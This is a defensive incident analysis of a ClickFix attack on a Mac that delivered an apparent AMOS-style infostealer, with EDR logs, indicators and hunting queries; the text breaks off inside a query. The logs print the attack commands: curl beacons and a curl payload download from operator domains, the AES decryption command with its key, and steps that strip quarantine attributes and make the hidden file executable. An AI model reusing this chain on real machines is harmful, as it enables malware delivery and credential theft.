A ClickFix lure made a macOS user paste one command into Terminal, and 21 seconds later an infostealer payload was on the disk and ready to run. The user was looking for a mouse driver, and a web page gave the command as an install step. The command piped a remote script into zsh. The script tested the machine, decrypted its second stage, reported progress to the operator and downloaded a hidden executable. The SentinelOne endpoint detection and response (EDR) agent killed the process tree in the same second. The user then ran the command again. The payload started both times, and the logs show nothing after that: no child process, no file change and no connection from it. This post shows the attack in the raw SentinelOne process logs and the Google Workspace audit logs, with 5 hunting queries and the indicators.
Executive summary
- Access: The user pasted a curl … | zsh command into Terminal. The attacker used no exploit and no stolen credential. The user ran the command two times, 23 seconds apart.
- Infrastructure: Two domains, each less than one week old, behind Cloudflare. One domain served the loader and the payload. The other domain received progress reports at /api/metrics/run.
- Actions: The loader ran sandbox checks, waited 18 seconds, and decrypted its second stage with AES-128-CTR. The key is the MD5 hash of the number 5377. The loader wrote a hidden file to /tmp, removed its extended attributes and made it executable.
- Outcome: The EDR agent killed 42 processes in each run. The payload process started in both runs. SentinelOne recorded no event from it: no child process, no file change, no DNS lookup and no connection. The user changed the password and revoked 115 OAuth tokens 71 minutes later. We saw no sign-in from an unexpected network in the four days after.
The attack at a glance
How the ClickFix Terminal paste works

Figure 1. The ClickFix sequence on macOS. The user looks for a driver and reaches a page that shows a command to copy. The user pastes the command into Terminal. The command pipes a loader script from the staging domain into zsh. After its checks, the loader reports "pasted" to a second domain, downloads the payload to a hidden file in /tmp, and reports "stager". The endpoint agent kills 42 processes 21 seconds after the loader started. Two seconds later the user runs the command again, and the agent kills 42 processes again. Times are relative to the start of the loader.
Timeline (UTC)
Calendar dates are removed. All times are on one day unless a row says +1 day.
Stage 1: The ClickFix lure
The lure page is the one stage that the endpoint logs do not record. The browser resolved plentycom.jp, the site of the SteerMouse vendor, and then macupdate.com, a Mac software download site. Six seconds later it resolved steermouse.com, which is not the vendor's site, together with a group of advertising and redirect domains. Ten seconds after that it resolved filequinsystem[.]com and buxineparisianscoshed[.]com, and then github.githubassets.com, the asset host that a page with the GitHub design loads. The user later said that the command came from a page reached while looking for the SteerMouse driver. We have no evidence that macupdate.com or the vendor's site was compromised. The domain steermouse.com is different. It was registered about 15 months before the attack, a commercial hosting network serves it, and its lookup came in the same second as four advertising and redirect domains. We read it as a lookalike domain that sent the browser to the lure. This is an inference from the DNS order. The order of the lookups points to a redirect or an advertisement between the download site and the lure, but the logs do not prove it. Public scans on urlscan.io show four other lure pages that contacted buxineparisianscoshed[.]com. Their domains have the same naming pattern as filequinsystem[.]com. We thus read filequinsystem[.]com as the lure host and the second domain as shared infrastructure of the operator. This is an inference.

Figure 2. A lure page that contacted the same operator domain, recorded by urlscan.io a few days before this attack. It is not the page that the user saw. It copies the GitHub design, shows a command to copy, and tells the user to enter the device password. Source: urlscan.io.
ClickFix needs no exploit. The page tells the user that an install step is necessary and gives a command to copy. Microsoft documented the same pattern with fake macOS utility pages in its report on ClickFix campaigns that deliver macOS infostealers.
Stage 2: Terminal paste and the curl-to-zsh loader
The pasted command downloads a script and pipes it into zsh. Nothing is written to disk at this point, so no file gets a quarantine attribute and Gatekeeper has nothing to examine. The EDR process events start at the Terminal login shell and its child. The pasted command is in the events at 03:32:32.318, as curl -s with a URL on outline-willow[.]com under /curl/, and an openssl base64 -d -A process runs beside it. Either the URL or the downloaded script is Base64 text. The events do not show which.
created_at: [date]T03:32:32Z
event_type: Process Creation
process_name: zsh
process_image_path: /bin/zsh
process_cmd: zsh
parent_process_name: zsh
parent_pid: 74285
pid: 74364
verified_status: SignedVerified
storyline: 4A8A85FD-…- The parent, pid 74285, is the login shell -zsh that Terminal started.
- The command line is only zsh. A shell that reads its script from a pipe shows no script name and no URL.
- The binary is the Apple-signed /bin/zsh. File reputation has no value here: the hash is clean on every Mac.
The process tree of the first run shows the full loader. Each line has the time, the command line and the process ID.
03:32:32  zsh (74364)
03:32:33      zsh (74376)
03:32:33          df -m / (74377)
03:32:33          awk NR==2 {print $4} (74378)
03:32:33      zsh (74379)
03:32:33          find /Users/[user]/Library/Caches -type f -mtime +15 (74380)
03:32:33          wc -l (74381)
03:32:33          tr -d (74382)
03:32:51      zsh (74581)
03:32:51      zsh (74582)
03:32:51      sysctl -n hw.model (74583)
03:32:51      uname -m (74584)
03:32:51      zsh (74585)
03:32:51          sysctl -n hw.memsize (74586)
03:32:51          zsh (74588)
03:32:51          md5 (74589)
03:32:51          zsh (74591)
03:32:51          xxd -r -p (74592)
03:32:51          openssl enc -d -aes-128-ctr -K 23451391cd1399019fa0421129066bc6 -iv 00000000000000000000000000000000 (74593)
03:32:51          gunzip (74594)
03:32:51      id -u (74595)
03:32:51      id -u (74596)
03:32:51      id -u (74597)
03:32:51      date +%s (74598)
03:32:51      curl -fsS -4 --connect-timeout 5 --max-time 10 -X POST -H user: [shortened] -H BuildID: [shortened] https://bridgecedar10[.]com/api/metrics/run?event=pasted (74601)
03:32:51      curl -fsSL -o /tmp/.fc418rj2q.$$ https://outline-willow[.]com/f/hjyzam087lx6gnvy44p9wa/rs3v3bf2 (74608)
03:32:53      mv /tmp/.fc418rj2q.$$ /tmp/.fc418rj2q (74627)
03:32:53      xattr -c /tmp/.fc418rj2q (74628)
03:32:53      chmod +x /tmp/.fc418rj2q (74629)
03:32:53      curl -fsS -4 --connect-timeout 5 --max-time 10 -X POST -H user: [shortened] -H BuildID: [shortened] https://bridgecedar10[.]com/api/metrics/run?event=stager (74630)
The tree has 30 processes, and the run has 42 process creation events. 12 processes appear two times in the events: one time as a zsh fork, and one time with the name of the tool that the fork then runs.
The shell, the browser and every later tool are legitimate system binaries. That makes the process tree the primary evidence on the endpoint attack surface.
Stage 3: Sandbox checks before the second stage
One second after it starts, the loader runs two checks. Each check is a small pipeline whose processes have the same parent.
created_at: [date]T03:32:33Z
process_cmd: find /Users/[user]/Library/Caches -type f -mtime +15
process_cmd: wc -l
process_cmd: tr -d
parent_pid: 74379

process_cmd: df -m /
process_cmd: awk NR==2 {print $4}
parent_pid: 74376- The first pipeline counts cache files that are more than 15 days old. A Mac that a person uses has many. A new analysis machine has few or none.
- The second pipeline reads the free space on the system volume.
- We read both as sandbox checks. This is an inference from the commands: we did not recover the loader script.
The loader then stays silent for 18 seconds. In the second run the pause is 14 seconds. A delay of this type can exceed the time that an automated sandbox gives to a sample. This is also an inference.
After the pause, the loader reads the hardware model, the CPU architecture and the memory size, and calls id -u three times.
created_at: [date]T03:32:51Z
process_cmd: sysctl -n hw.model
process_cmd: uname -m
process_cmd: sysctl -n hw.memsize
process_cmd: id -u
process_cmd: date +%s
Stage 4: AES-128-CTR decryption with a key from MD5
The second stage is inside the first script as hex text. Four processes with one parent decode it in the same second.
created_at: [date]T03:32:51Z
parent_pid: 74585
process_cmd: md5
process_cmd: xxd -r -p
process_cmd: openssl enc -d -aes-128-ctr -K 23451391cd1399019fa0421129066bc6 -iv 00000000000000000000000000000000
process_image_path: /opt/homebrew/Cellar/openssl@3/3.6.3/bin/openssl
process_cmd: gunzip- xxd -r -p changes hex text to bytes, openssl decrypts them, and gunzip expands the result.
- The key is on the command line, and the IV is all zeros. The md5 process runs immediately before openssl.
- We tested the key against the MD5 hashes of small integers. The key is the MD5 hash of the string 5377. The script calculates a number and hashes it, so a static scan of the script finds no key.
- The loader calls openssl by name. On this Mac the name resolved to a Homebrew build, not to /usr/bin/openssl. A detection that matches the system path only does not see this event.
Public research describes the same construction. Cato Networks reports that newer loaders of this kit hold an AES-encrypted gzip container and build the key from several variables, in its analysis of a fake Codex ClickFix campaign. Other public research found a key that is the MD5 of a number the script computes. A second analysis of a fake Codex page found the MD5 hash of another four-digit number.
Stage 5: Operator telemetry, payload download and Gatekeeper bypass
The decrypted stage reports to the operator before it downloads anything.
created_at: [date]T03:32:51Z
process_name: curl
process_cmd: curl -fsS -4 --connect-timeout 5 --max-time 10 -X POST -H user: AgJG5_1Z…[shortened] -H BuildID: AgJEa8gj…[shortened] https://bridgecedar10[.]com/api/metrics/run?event=pasted
parent_pid: 74364

created_at: [date]T03:32:51Z
process_cmd: curl -fsSL -o /tmp/.fc418rj2q.$$ https://outline-willow[.]com/f/hjyzam087lx6gnvy44p9wa/rs3v3bf2

created_at: [date]T03:32:52Z
event_type: File Creation
file_full_name: /private/tmp/.fc418rj2q.$$

created_at: [date]T03:32:53Z
process_cmd: mv /tmp/.fc418rj2q.$$ /tmp/.fc418rj2q
process_cmd: xattr -c /tmp/.fc418rj2q
process_cmd: chmod +x /tmp/.fc418rj2q
process_cmd: curl -fsS -4 --connect-timeout 5 --max-time 10 -X POST -H user: AgIQeNrN…[shortened] -H BuildID: AgKAR_wp…[shortened] https://bridgecedar10[.]com/api/metrics/run?event=stager- event=pasted tells the operator that a victim ran the command. event=stager tells the operator that the payload is on the disk. The path looks like product analytics, and that is the purpose of the name.
- The user and BuildID header values are the same in both runs. They differ between the two events. They are thus fixed text in the script, not data from the host.
- The file name starts with a dot, so Finder and a plain ls do not show it.
- xattr -c removes all extended attributes, which include the quarantine attribute that Gatekeeper reads. chmod +x makes the file executable.
- The recorded file name has a literal $$. The shell did not replace it with a process ID. This points to quoting in the loader, and it is a stable string to hunt for.
From the start of the loader at 03:32:32 to chmod +x at 03:32:53, the attack needed 21 seconds. 18 of those seconds were the deliberate pause.
The beacon path, the pasted event, the two header names, the decode chain and the payload in /tmp agree with the Cato Networks report and with the analysis of a fake Homebrew page. Those reports link the kit to Atomic macOS Stealer (AMOS) activity. URLhaus lists the staging domain with the tags Amos and ClickFix. It recorded 19 different payload hashes from that domain in four days, and the hash from this incident is not one of them. We did not recover the payload, so we cannot confirm the family. We assess with medium confidence that this is the same delivery kit.
Stage 6: EDR kill and the second run
The SentinelOne agent raised a threat on /bin/zsh in the second that the payload became executable.
threat_info.identifiedAt: [date]T03:32:53Z
threat_info.filePath: /bin/zsh
threat_info.classification: Malware
threat_info.confidenceLevel: malicious
threat_info.detectionType: dynamic
threat_info.fileVerificationType: SignedVerified
mitigation_status[kill].status: success
mitigation_status[kill].actionsCounters.total: 42
mitigation_status[quarantine].status: success
mitigation_status[remediate].status: success- The kill counter is 42. The storyline has 42 process creation events. The agent removed the full tree.
- The threat record has 15 behaviour indicators. One says "Detects execution of a malicious payload". A Deep Visibility query confirms it: a process with the command line /tmp/.fc418rj2q started 11 milliseconds after chmod +x. SentinelOne recorded no event from that process: no child process, no file change, no DNS lookup and no connection.
The process creation event of the payload, from a Deep Visibility query:
event.time: [date]T03:32:53.215Z
event.type: Process Creation
src.process.name: launchd
src.process.pid: 1
tgt.process.cmdline: /tmp/.fc418rj2q
tgt.process.pid: 74631
tgt.process.image.path: /Library/Sentinel/_sentinel/quarantine/45EC11F2-…_tmp
tgt.process.image.sha256: 9bc59af7b14199798f92d85d331535c171e98c32ceeb72f1344733471678704f
The parent is launchd, which points to a detached launch by the loader. This is an inference. The image path is the quarantine folder of the agent, because the agent moved the file. A hunt for a process image in /tmp does not find this event. The second run has the same event at 03:33:11.856.
At 03:32:55, about two seconds after the kill, a new loader started under the same login shell. The user later said that they ran the command two times. The second run repeated each step and used the same key, the same URLs and the same header values.
threat_info.identifiedAt: [date]T03:33:11Z
threat_info.createdAt: [date]T03:33:58Z
mitigation_status[kill].status: success
mitigation_status[kill].actionsCounters.total: 42
mitigation_status[quarantine].status: partial
mitigation_status[quarantine].actionsCounters.failed: 1
mitigation_status[remediate].status: partial
mitigation_status[remediate].actionsCounters.failed: 1- The second threat record has 13 indicators. The indicator for payload execution is not in it, but the process creation event shows that the payload started in this run too.
- One of two quarantine actions failed, and one of two remediate actions failed. The record does not name the object. The summary status still says "mitigated".
- A user who gets no result from a command will run it again. An attack that fails one time gets a second attempt for free.
How far it got
What the logs show.
What the user and the security team did. The user reauthenticated with a passkey 67 minutes after the first run. In the next minutes the user changed the password and revoked 115 OAuth tokens for 40 application names. The revocations took 4 minutes 11 seconds. The security team later isolated the device, suspended the account, removed the user from the source code organization, and rebuilt the Mac. The user rotated credentials from a different device.
What the logs cannot see. The device went offline about one minute after the second run started and came back about six hours later. A killed process tree is not a clean device. The payload process started in both runs, and SentinelOne recorded no event from it in the next 12 minutes. The EDR does not record file reads, so the logs cannot prove that the process read nothing. Public reports say that this stealer family reads the keychain, browser data and developer credentials. The team thus treated all credentials on the Mac as exposed. In the four days after, every sign-in to the account came from the user's usual country and from consumer networks.
An alert that was not part of the attack. About two and a half hours before the paste, the EDR agent flagged a peripheral vendor's installer package on the same Mac as suspicious. It produced 622 events in six seconds. Its process tree started at the system package installer, its storyline was different, and the user had started the install. Two alerts on one host on one night are not always one attack.
MITRE ATT&CK mapping
Hunting for this pattern
The queries are DuckDB SQL over SentinelOne process events exported as JSON. They use the field names of the excerpts above. Change the names for another EDR product.
CREATE VIEW edr_events AS
SELECT * FROM read_json_auto('edr_events/*.json');
1. The operator beacon. A curl process that posts to the telemetry path.
SELECT agent_id, created_at, parent_process_name, process_cmd
FROM edr_events
WHERE event_type = 'Process Creation'
  AND process_name = 'curl'
  AND process_cmd LIKE '%/api/metrics/run?event=%'
ORDER BY created_at;
On this incident it returned 4 rows: one pasted and one stager event for each run. No other device in the data matched.
2. A hidden file in /tmp that loses its attributes and becomes executable.
SELECT agent_id, created_at, process_name, process_cmd
FROM edr_events
WHERE event_type = 'Process Creation'
  AND process_name IN ('xattr', 'chmod')
  AND regexp_matches(process_cmd, '^(xattr -c|chmod \+x) (/private)?/tmp/\.[^/ ]+$')
ORDER BY created_at;
It returned 4 rows, two for each run, and no row from another device.
3. The decode chain. xxd, openssl and gunzip with one parent in 10 seconds, and AES-128-CTR with a zero IV.
SELECT agent_id, parent_pid,
       min(created_at) AS first_seen,
       max(process_cmd) FILTER (WHERE process_name = 'openssl') AS openssl_cmd
FROM edr_events
WHERE event_type = 'Process Creation'
  AND process_name IN ('xxd', 'openssl', 'gunzip')
GROUP BY agent_id, parent_pid, time_bucket(INTERVAL '10 seconds', created_at::TIMESTAMP)
HAVING count(DISTINCT process_name) = 3
   AND bool_or(process_cmd LIKE '%enc -d -aes-128-ctr%-iv 00000000000000000000000000000000%')
ORDER BY first_seen;
It returned 2 rows, one for each run, with the same key. The query matches on the process name, so it also finds a Homebrew openssl.
4. The sandbox checks. Three or more of the four checks under zsh on one device in one minute.
SELECT agent_id,
